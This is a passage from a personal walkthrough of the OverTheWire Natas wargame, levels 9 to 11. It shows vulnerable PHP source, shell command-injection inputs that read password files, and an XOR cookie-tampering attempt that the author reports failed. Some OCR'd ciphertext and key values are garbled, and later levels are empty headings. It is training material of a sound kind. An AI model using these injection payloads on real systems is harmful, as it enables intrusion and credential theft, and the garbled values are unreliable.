
The **passthru()** function is similar to the [exec\(\)](#) function in that it executes a command. ; **malicious_command** executes `funnytext`, then executes `malicious_command`. If `$key` is set to `";malicious_command"`, it could execute malicious commands.



Copy **/etc/natas_webpass/natas10** path


And then enter command:

;cat ../../../../etc/natas_webpass/natas10 to take password of natas10.



11. Level 9 → Level 10

Username	natas10
Password	t7I5VHvpa14sJTUGV0cbEsbyfFP2dmOu
URL	http://natas10.natas.labs.overthewire.org



```
← → ↻ ⚠ Không bảo mật | http://natas10.natas.labs.overthewire.org/index-source.html

<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas10", "pass": "<ensored>" };</script></head>
<body>
<h1>natas10</h1>
<div id="content">

For security reasons, we now filter on certain characters<br><br>
<form>
Find words containing: <input name=needle><input type=submit name=submit value=Search><br><br>
</form>

Output:
<pre>
<?
$key = "";


if(array_key_exists("needle", $_REQUEST)) {
    $key = $_REQUEST["needle"];
}

if($key != "") {
    if(preg_match('/[;&|]/', $key)) {
        print "Input contains an illegal character!";
    } else {
        passthru("grep -i $key dictionary.txt");
    }
}
?>
</pre>


<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
```

preg_match('/[;&|]/', \$key)

⇒ This checks if the **\$key** variable contains any of the characters **;**, **|**, or **&**.




Enter “**d /etc/natas_webpass/natas11**” command line.
 Password of natas11 contains “**d**” character.



12. Level 10 → Level 11

Username	natas11
Password	UJdqkK1pTu6VLt9UHWAgRZz6sVUZ3lEk
URL	http://natas11.natas.labs.overthewire.org



\$defaultdata = array("showpassword" => "no", "bgcolor" => "#ffffff");

- set to "no", meaning the password is hidden → change "no" to "yes" of cookie → get the password
- Plaintext: `{"showpassword"=>"no", "bgcolor"=>"#ffffff"}`

https://www.writephponline.com

WritePHPOnline - Start write and run your php code online

```
<?php
1 echo json_encode(array( "showpassword"=>"no", "bgcolor"=>"#ffffff"));
```

Run Code

```
{"showpassword":"no","bgcolor":"#ffffff"}
```

```
function loadData($def) {
    global $_COOKIE;
    $mydata = $def;
    if(array_key_exists("data", $_COOKIE)) {
        $tempdata =
        json_decode(xor_encrypt(base64_decode($_COOKIE["data"])),
        true);
```

- **\$_COOKIE["data"]** → Gets the stored cookie.
- **base64_decode(...)** → Decodes Base64.
- **xor_encrypt(...)** → Decrypts the data (XOR encryption is weak).

- **json_decode(..., true)** → Converts JSON back into an associative array.

```
function saveData($d) {
    setcookie("data",
base64_encode(xor_encrypt(json_encode($d))));
}
```

- **json_encode(\$d)** → Converts \$d (array/object) into a JSON string.
- **xor_encrypt(...)** → Encrypts the JSON string (XOR encryption is weak).
- **base64_encode(...)** → Encodes the encrypted data for safe storage.
- **setcookie("data", ...)** → Stores the encoded data in a cookie named "data".

The screenshot shows the Natas11 web application interface on the left and the Chrome DevTools Application panel on the right.

Natas11 Interface:

- Header: Natas11
- Text: Cookies are protected with XOR encryption
- Form: Background color: #ffffff [Set color]
- Buttons: We chat, SUBMIT TOKEN
- Link: [View sourcecode](#)

DevTools Application Panel:

- Left sidebar: Application, Storage, Cookies, Private state tokens, Interest groups, Shared storage, Cache storage, Storage buckets, Background services.
- Right pane: Table of cookies.

Name	Value	Domain	Path	Expires	Size	HttpOnly	Secure
_ga	GA1.1.1880937045.1729839841	.ov...	/	202...	30		
_ga_RDOk2239G0	GS1.1.1742917616.16.1.174291...	.ov...	/	202...	52		
data	HmYkBwozJw4WNyAAfy81VUC...	nat...	/	Ses...	62		

Below the table, the "Cookie Value" is displayed: `HmYkBwozJw4WNyAAfy81VUCqOE1IzJUIBs7ABdmbU1GjEJAyIkTRg%3D`. There is a checkbox for "Show URL-decoded" which is currently unchecked.

https://www.urldecoder.org

Decode from URL-encoded format

Simply enter your data then push the decode button.

HmYkBwozJw4WNyAAFyB1VUcqOE1JZjUIBis7ABdmbU1GdGdfVXRnTRg%3D

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Source character set.

☐ Decode each line separately (useful for when you have multiple entries).

☒ Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

< DECODE > Decodes your data into the area below.

HmYkBwozJw4WNyAAFyB1VUcqOE1JZjUIBis7ABdmbU1GdGdfVXRnTRg=

- Output is the cipher text.

https://gchq.github.io/CyberChef/#recipe=From_Base64('A-Za-z0-9%2B/%3D',true,false)&input=SG1Za0J3b3pKdzRXtNlBQUZ5QjFWWWNXT0UxSlpqVUlCaXM3QUJkbWJV...

Last build: A month ago - Version 10 is here! Read about the new features here

Recipe

From Base64

Alphabet
A-Za-z0-9+/=

☒ Remove non-alphabet chars ☐ Strict mode

Input

HmYkBwozJw4WNyAAFyB1VUcqOE1JZjUIBis7ABdmbU1GdGdfVXRnTRg=

Output

rs f\$BEL
3' SO SYN7 NULETB UUG*8MI f5 RS ACK+; NULETBfmmFtg_UtgMcAN

Replace input with output

Recipe

From Base64

Alphabet
A-Za-z0-9+/=

☒ Remove non-alphabet chars ☐ Strict mode

Input

```
RS f$BEL
3' SO SYN7 NULETB UUG*8MI f5 BS ACK+;NULEtbfmMftg_UtgMcAN
```

Output

```
~iPo
!p~CENQJEND-~
```

[https://gchq.github.io/CyberChef/#recipe=XOR\(%7B'option':'UTF8','string':%7B'showpassword'%3D>'no',%20'bgcolor'%3D>'%23ffffff'%7D'%7D,'Standard',false\)&it](https://gchq.github.io/CyberChef/#recipe=XOR(%7B'option':'UTF8','string':%7B'showpassword'%3D>'no',%20'bgcolor'%3D>'%23ffffff'%7D'%7D,'Standard',false)&it)

Last build: A month ago - Version 10 is here! Read about the new features [here](#)

Recipe

XOR

Key
issword"=>"no", "bg UTF8

Scheme
Standard

☐ Null preserving


Input

```
RS f$BEL
3' SO SYN7 NULETB UUG*8MI f5 BS ACK+;NULEtbfmMftg_UtgMcAN
```


Output

```
eDwoeDwoeDwoeDwhy BS V"kJMAK*dLXo{ BS o{JE|3dc250H+~
```

Key is repeated many times



Data of cookie encoded	HmYkBwozJw4WnyAAfyB1UcqOE1JZjUIBis7ABdmbU1GdGdfVXRnTRg=
Plaintext	<code>{"showpassword"=>"no", "bgcolor"=>"#ffffff"}</code>
Cipher text	
Key real	eDWo
Data of cookie decoded	HmYkBwozJw4WnyAAfyB1UItmLgoWZntPRyYwDAooOB1HeWINRilxCQMIMU0Y



Can not get password of natas12, although I changed data of cookie.

13. Level 11 → Level 12

14. Level 12 → Level 13

15. Level 13 → Level 14

16. Level 14 → Level 15

17. Level 15 → Level 16

18. Level 16 → Level 17

19. Level 17 → Level 18

20. Level 18 → Level 19

21. Level 19 → Level 20

22. Level 20 → Level 21

23. Level 21 → Level 22

24. Level 22 → Level 23

25. Level 23 → Level 24

26. Level 24 → Level 25

27. Level 25 → Level 26

28. Level 26 → Level 27

29. Level 27 → Level 28

30. Level 28 → Level 29

31. Level 29 → Level 30

32. Level 30 → Level 31

33. Level 31 → Level 32

34. Level 32 → Level 33

35. Level 33 → Level 34

